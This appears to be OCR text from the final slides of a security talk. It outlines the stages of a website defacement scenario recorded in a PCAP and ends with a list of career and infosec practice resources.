
Customer data



Attacker shell



Attacker shell



Summary

1. Automated website scans W3G/Nikto
2. Manual attacks via Firefox/IceWeasel
3. Brute-force attacks on administrator panel
4. Command injection attack via contact form
5. Upload new index and image via netcat

Credits

PCAP and defacement scenario by Erik Hjelmvik, NETRESEC (SE)

Asymmetric relation attack vs defense

Further reading

Career advice

- `www.cyberdomein.nl`, "Carriere"
- `www.jvns.ca`, "How to be a wizard programmer" and all other comics by Julia Evans

Practice your infosec skills

- `www.certifiedsecure.com`, online challenges, mostly web-security.
- `www.microcorruption.com`, assembly-focused (virtual) hardware hacking
- `www.cryptopals.com`, learn to implement and break crypto
- `www.crimediggers.nl`, digital forensics challenge by the Dutch police

Judith van Stegeren
@jd7h

If IE has the guts to ask to be your default browser, you should definitely have the guts to apply for that dream job.

5:37 PM - 30 Apr 2017




Questions?